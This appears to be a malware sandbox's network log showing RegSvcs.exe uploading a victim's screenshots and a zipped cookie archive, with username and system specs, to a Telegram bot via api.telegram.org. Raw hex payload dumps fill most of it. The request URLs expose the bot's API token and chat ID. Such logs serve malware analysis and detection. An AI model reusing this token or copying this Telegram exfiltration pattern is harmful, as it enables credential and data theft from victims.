2022-04-08 10:14:42 UTC	2199	OUT	Data Raw: fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 32 3f ba 7e a7 f9 d1 b4 ff 00 7d bf 4f f0 a6 a2 9d bf 7d ba 9f 4f 5a 00 96 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 99 1f dd 3f 53 fc e8 da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 00 4b Data Ascii: F?v}=hZ)O6)O6)O6dtOi~ME;~u>-O}O}O}2?~}O}OZf?>f?>f?>?SSQNOK
2022-04-08 10:14:42 UTC	2214	OUT	Data Raw: e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 Data Ascii: z7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7FM&E3xoz7hS7FM&Lto|j8>-FL=4o|}F
2022-04-08 10:14:42 UTC	2230	OUT	Data Raw: 45 14 00 53 23 fb a7 ea 7f 9d 3e 99 1f dd 3f 53 fc e8 01 f4 51 45 00 14 51 45 00 14 51 45 00 14 c8 fe e9 fa 9f e7 4f a6 47 f7 4f d4 ff 00 3a 00 7d 14 51 40 05 14 51 40 05 14 51 40 05 32 3f ba 7e a7 f9 d3 e9 91 fd d3 f5 3f ce 80 1f 55 67 ff 00 8f d8 7f eb 9b ff 00 35 ab 55 56 7f f8 fd 87 fe b9 bf f3 5a 00 6b d5 3b 7f f9 08 3f fc 0b f9 47 57 1e a9 db ff 00 c8 41 ff 00 e0 5f ca 3a a1 13 6c 6f f9 ea ff 00 90 ff 00 0a 36 37 fc f5 7f c8 7f 85 67 eb 1e 64 71 99 a3 33 a9 50 0e f5 93 09 1e 0f 25 94 1c b7 1d b0 7a 76 a4 be 2f 15 dc 13 2b 4e aa d2 26 e9 0c 9f bb 0a 78 db b4 1e fe a4 77 eb 48 0d 1d 8d ff 00 3d 5f f2 1f e1 56 6d 14 fd 9c 7c ed f7 9b d3 d4 fb 57 3f 6f 73 2b 5d 24 f3 a3 94 92 e1 a2 42 b3 b0 db 82 40 05 3a 76 eb c9 e6 ba 2b 3f f8 f7 1f ef 37 fe 84 68 e8 Data Ascii: ES#>?SQEQEQEOGO:}Q@Q@Q@2?~?Ug5UVZk;?GWA_:lo67gdq3P%zv/+N&xwH=_Vm|W?os+]$B@:v+? 7h
2022-04-08 10:14:42 UTC	2246	OUT	Data Raw: d4 94 da 23 b9 3f b8 ff 00 81 a7 fe 86 2a 36 fb d2 ff 00 be bf c9 69 6e 0f ee 0f fb e9 ff 00 a1 ad 34 fd e9 7f de 5f e4 b5 e9 1c 05 dd 1c ed d3 94 7f d3 59 bf f4 6b d5 8b b9 0a 59 cc ea 79 58 d8 8f ca aa e9 df 2d 92 0f f6 e4 ff 00 d1 8d 4e be 7c 58 5c 7f d7 26 fe 55 94 96 8c bb e8 37 50 b6 92 44 09 6c ee 8d 17 0a aa c4 64 0e d5 91 79 35 ed e5 c5 ad bc 2c f0 ae dc c9 2a 12 3a 75 27 1e df 99 ad 0d 62 fd ed 62 b8 10 9c 4c e4 a2 11 fc 23 b9 aa 1a 4d cc 96 b6 50 dc 09 3c cd 87 64 9c 11 8f 6f 7e 31 cd 72 49 f2 ca eb e6 64 da b9 78 5e 44 14 2c 79 65 51 80 58 e4 9f af bd 3a 19 37 ea 4a dd 33 6c bf fa 1b d5 b9 a2 b4 bd 89 66 7b 71 28 71 90 f1 70 f8 fe 75 59 2c a3 b6 9a 39 a3 9e 49 16 44 d8 a9 22 e0 a8 04 9f e6 de 95 b4 13 e6 1a 4d 32 e6 ea a9 7a 73 3c 1f ee c9 fc Data Ascii: #?*6in4_YkYyX-N|X\&U7PDldy5,*:u'bbL#MP<do~1rIdx^D,yeQX:7J3lf{q(qpuY,9ID"M2zs<
2022-04-08 10:14:42 UTC	2249	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 36 39 62 33 38 65 66 39 32 2d 2d 0d 0a Data Ascii: ----------8da19869b38ef92--

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:42 UTC	2249	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:14:42 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":139,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412882,"document":{"file_name":"user-082561 2022-04-08 05-38-34.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA4tiUAsSq-YKSk0U6Vf1xwEdCJ9z6gAC_woAAkCUgFJWTQjKuyVIXgEAB20AAyME","file_unique_id":"AQAD_woAAkCUgFJy","file_size":14417,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAOLYlALEqvmCkpNFOlX9ccBHQifc-oAAv8KAAJAlIBSVk0IyrslSF4jBA","file_unique_id":"AgAD_woAAkCUgFI","file_size":116305},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.22	49190	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:47 UTC	2250	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da198966b6e37b Host: api.telegram.org Content-Length: 116893 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:14:47 UTC	2250	IN	HTTP/1.1 100 Continue
2022-04-08 10:14:47 UTC	2250	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 39 36 36 62 36 65 33 37 62 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 39 36 36 62 36 65 33 37 62 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: ----------8da198966b6e37bContent-Disposition: form-data; name="chat_id"5019146869----------8da198966b6e37bContent-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256
2022-04-08 10:14:47 UTC	2251	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ec 2e af 8c 4a cf bd 22 8c 36 cd cd 19 7c 91 d7 80 46 07 6a 85 2f a4 96 f0 da 47 77 03 4c 06 e2 05 b3 10 07 ae 77 e3 bd 55 d4 6e 85 b6 97 2b 6d 0e cd 24 aa aa 7b 9f 31 a9 ba 03 c3 81 b5 55 25 b8 db 21 23 f8 b1 d4 7e 1c fe b5 8f 3f bd 63 2e 6d 6c 6b da dd 19 6d 2d 25 75 f9 ae 11 4f cb d0 12 bb bf 2e 29 d7 77 22 d6 1f 30 ae ee 7a 67 1d 89 fe 95 57 4e 39 Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?.J"6|Fj/GwLwUn+m${1U%!#~?c.mlkm-%uO.)w"0zgWN9
2022-04-08 10:14:47 UTC	2267	OUT	Data Raw: da 5b a5 b5 d8 57 44 07 13 3d db 4d 23 12 73 ce 51 7d 7f 41 5a 07 fd 62 9f 63 fd 28 cd 14 80 a1 aa 42 b3 bc 48 e2 6c 00 5b f7 52 04 3c 32 f7 c8 e3 fc fb d6 34 96 f7 12 ea b1 dc 03 2b a5 b6 e0 a8 5c 64 2b 80 31 bb 7f 5f 94 f3 d7 d6 ba 39 ed ad ee 54 0b 88 23 94 0e 40 91 03 63 f3 a8 7f b2 f4 ef f9 f0 b5 ff 00 bf 2b fe 15 49 a1 6a 67 e8 11 18 af af c1 59 01 65 46 fd e4 9b cf 2c e7 ae 4f 15 1a 69 57 43 4c 36 de 58 da 60 2c 53 70 ff 00 5b b7 6e 3e 9d 0f d4 56 d4 16 b6 d6 bb be cf 6f 14 3b be f7 96 81 73 f5 c5 4b 9a 4f 56 35 a1 90 96 13 7f 6c 8b 89 56 62 14 2f 96 e8 63 da a0 2e 0a 9c fc dd 73 d3 8e 6a ac b6 f1 69 da 7d 87 da e0 8b cb 45 6f 36 26 74 52 64 c0 c3 72 40 24 60 8e 0e 79 e2 ba 1c d1 9a 4c 11 cf c1 a7 4f 22 e9 ad 2c 73 f9 71 c0 80 79 7b 33 1b 03 92 4e Data Ascii: [WD=M#sQ}AZbc(BHl[R<24+\d+1_9T#@c+IjgYeF,OiWCL6X`,Sp[n>Vo;sKOV5lVb/c.sji}Eo6&tRdr@$`yLO",sqy{3N
2022-04-08 10:14:47 UTC	2283	OUT	Data Raw: bf 4f f0 a3 69 fe fb 7e 9f e1 40 0f a6 47 f7 4f d4 ff 00 3a 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 40 12 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f Data Ascii: Oi~@GO:6SS@LQ}OLQ}OLQ}O#Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?
2022-04-08 10:14:47 UTC	2299	OUT	Data Raw: 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 Data Ascii: M&Lto|j8>-FL=4o|}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7F

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:47 UTC	2314	OUT	Data Raw: fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 32 3f ba 7e a7 f9 d1 b4 ff 00 7d bf 4f f0 a6 a2 9d bf 7d ba 9f 4f 5a 00 96 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 99 1f dd 3f 53 fc e8 da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 00 4b Data Ascii: F?v}=hZ)O6)O6)O6dtOi~ME;~u>-O}O}O}2?~}O}OZf?>f?>f?>?SSQNOK
2022-04-08 10:14:47 UTC	2330	OUT	Data Raw: e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 Data Ascii: z7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7FM&E3xoz7hS7FM&Lto|j8>-FL=4o|}F
2022-04-08 10:14:47 UTC	2346	OUT	Data Raw: 45 14 00 53 23 fb a7 ea 7f 9d 3e 99 1f dd 3f 53 fc e8 01 f4 51 45 00 14 51 45 00 14 51 45 00 14 c8 fe e9 fa 9f e7 4f a6 47 f7 4f d4 ff 00 3a 00 7d 14 51 40 05 14 51 40 05 14 51 40 05 32 3f ba 7e a7 f9 d3 e9 91 fd d3 f5 3f ce 80 1f 55 67 ff 00 8f d8 7f eb 9b ff 00 35 ab 55 56 7f f8 fd 87 fe b9 bf f3 5a 00 6b d5 3b 7f f9 08 3f fc 0b f9 47 57 1e a9 db ff 00 c8 41 ff 00 e0 5f ca 3a a1 13 6c 6f f9 ea ff 00 90 ff 00 0a 36 37 fc f5 7f c8 7f 85 67 eb 1e 64 71 99 a3 33 a9 50 0e f5 93 09 1e 0f 25 94 1c b7 1d b0 7a 76 a4 be 2f 15 dc 13 2b 4e aa d2 26 e9 0c 9f bb 0a 78 db b4 1e fe a4 77 eb 48 0d 1d 8d ff 00 3d 5f f2 1f e1 56 6d 14 fd 9c 7c ed f7 9b d3 d4 fb 57 3f 6f 73 2b 5d 24 f3 a3 94 92 e1 a2 42 b3 b0 db 82 40 05 3a 76 eb c9 e6 ba 2b 3f f8 f7 1f ef 37 fe 84 68 e8 Data Ascii: ES#>?SQEQEQEOGO:}Q@Q@Q@2?~?Ug5UVZk;?GWA_:lo67gdq3P%zv/+N&xwH=_Vm|W?os+]$B@:v+?7h
2022-04-08 10:14:47 UTC	2362	OUT	Data Raw: d4 94 da 23 b9 3f b8 ff 00 81 a7 fe 86 2a 36 fb d2 ff 00 be bf c9 69 6e 0f ee 0f fb e9 ff 00 a1 ad 34 fd e9 7f de 5f e4 b5 e9 1c 05 dd 1c ed d3 94 7f d3 59 bf f4 6b d5 8b b9 0a 59 cc ea 79 58 d8 8f ca aa e9 df 2d 92 0f f6 e4 ff 00 d1 8d 4e be 7c 58 5c 7f d7 26 fe 55 94 96 8c bb e8 37 50 b6 92 44 09 6c ee 8d 17 0a aa c4 64 0e d5 91 79 35 ed e5 c5 ad bc 2c f0 ae dc c9 2a 12 3a 75 27 1e df 99 ad 0d 62 fd ed 62 b8 10 9c 4c e4 a2 11 fc 23 b9 aa 1a 4d cc 96 b6 50 dc 09 3c cd 87 64 9c 11 8f 6f 7e 31 cd 72 49 f2 ca eb e6 64 da b9 78 5e 44 14 2c 79 65 51 80 58 e4 9f af bd 3a 19 37 ea 4a dd 33 6c bf fa 1b d5 b9 a2 b4 bd 89 66 7b 71 28 71 90 f1 70 f8 fe 75 59 2c a3 b6 9a 39 a3 9e 49 16 44 d8 a9 22 e0 a8 04 9f e6 de 95 b4 13 e6 1a 4d 32 e6 ea a9 7a 73 3c 1f ee c9 fc Data Ascii: #?*6in4_YkYyX-N|X\&U7PDldy5,*:u'bbL#MP<do~1rIdx^D,yeQX:7J3lf{q(qpuY,9ID"M2zs<
2022-04-08 10:14:47 UTC	2364	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 39 36 36 62 36 65 33 37 62 2d 2d 0d 0a Data Ascii: ----------8da198966b6e37b--
2022-04-08 10:14:48 UTC	2364	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:14:48 GMT Content-Type: application/json Content-Length: 828 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":140,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412888,"document":{"file_name":"user-082561 2022-04-08 05-58-35.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA4xiUAsYsex2roK8wXOhoCMdIO4F3wADCwACQJSAUrajmhdjhTJFAQAHbQADIwQ","file_unique_id":"AQAECwACQJSAUnl","file_size":14417,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAOMYlALGLHsdq6CvMFzoaAjHSDuBd8AAwsAAkCUgFK2o5oXY4UyRSME","file_unique_id":"AgAECwACQJSAUg","file_size":116305},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49173	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:12 UTC	537	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da195d3e2a38cb Host: api.telegram.org Content-Length: 5245 Expect: 100-continue
2022-04-08 10:13:12 UTC	537	IN	HTTP/1.1 100 Continue
2022-04-08 10:13:12 UTC	537	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 35 64 33 65 32 61 33 38 63 62 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 35 64 33 65 32 61 33 38 63 62 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 43 6f 6f 6b 69 65 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 31 0a 4f 53 Data Ascii: ----------8da195d3e2a38cbContent-Disposition: form-data; name="chat_id"5019146869----------8da195d3e2a38cbContent-Disposition: form-data; name="caption"New Cookie Recovered!User Name: user/082561OS

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:12 UTC	538	OUT	Data Raw: 4e 3c b6 2a 97 a2 6c 56 8b 79 d9 f8 4a 33 4e 8f 12 37 1a 09 f2 09 17 ce c5 49 83 b3 e7 71 95 58 8c 6a be 32 25 5e 8f 29 98 4e 6c 84 9d 34 91 14 61 a1 9e d6 d0 66 37 59 ed 26 6a fc 50 46 b5 21 2c 46 fb 32 1b 45 64 19 1e 84 26 2a 3e 21 ea 61 75 40 80 9c a4 63 48 32 6b df 27 5e 23 48 21 c7 48 ab c3 6e 24 0c a4 31 97 28 78 4a d3 50 79 8a 56 93 94 a2 c2 64 23 77 4c 8e 31 37 49 8e 31 f7 20 30 30 9b e5 e2 eb ed cd 5a 1d 32 9c 17 05 04 85 33 07 fb 91 8c 60 4a 64 cc bd 8e 4f d0 c6 a6 2a 75 d1 6a e5 a8 9e 9c d7 4f d4 69 16 28 75 69 d8 2b aa 34 39 f6 60 62 a3 9a 07 06 b0 f9 be 91 de 4f ca 67 a6 07 83 82 79 e5 d0 c9 2a 60 32 96 59 d4 73 d0 63 08 fa 1d 7a 0c 3d f3 0b 3c 71 00 00 00 00 00 00 00 00 00 78 76 93 47 4e dc 05 1c 89 78 29 b3 6d 62 b5 28 66 f8 0b 39 91 e2 e1 Data Ascii: N<*lVyJ3N7lqXj2%^)Nl4af7Y&jPF!,F2Ed&*>!au@cH2k'^#H!Hn$1(xJPyVd#wL17l1 00Z23`JdO*ujOi(ui+49`bOgy*`2Yscz=<qxvGNx)mb(f9
2022-04-08 10:13:12 UTC	542	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 35 64 33 65 32 61 33 38 63 62 2d 2d 0d 0a Data Ascii: ----------8da195d3e2a38cb--
2022-04-08 10:13:12 UTC	542	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:13:12 GMT Content-Type: application/json Content-Length: 653 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":123,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412792,"document":{"file_name":"user-082561 2022-04-08 12-41-59.zip","mime_type":"application/zip","file_id":"BQACAgQAAxkDAAN7YlAKuKlCxDiRzEQT0MfbcY1KDbcAAu8KAAJAIIBSnYO0Nzu7YHYjBA","file_unique_id":"AgAD7woAAkCUgFI","file_size":4657},"caption":"New Cookie Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.22	49191	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:53 UTC	2365	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da198c3235a9de Host: api.telegram.org Content-Length: 116893 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:14:53 UTC	2366	IN	HTTP/1.1 100 Continue
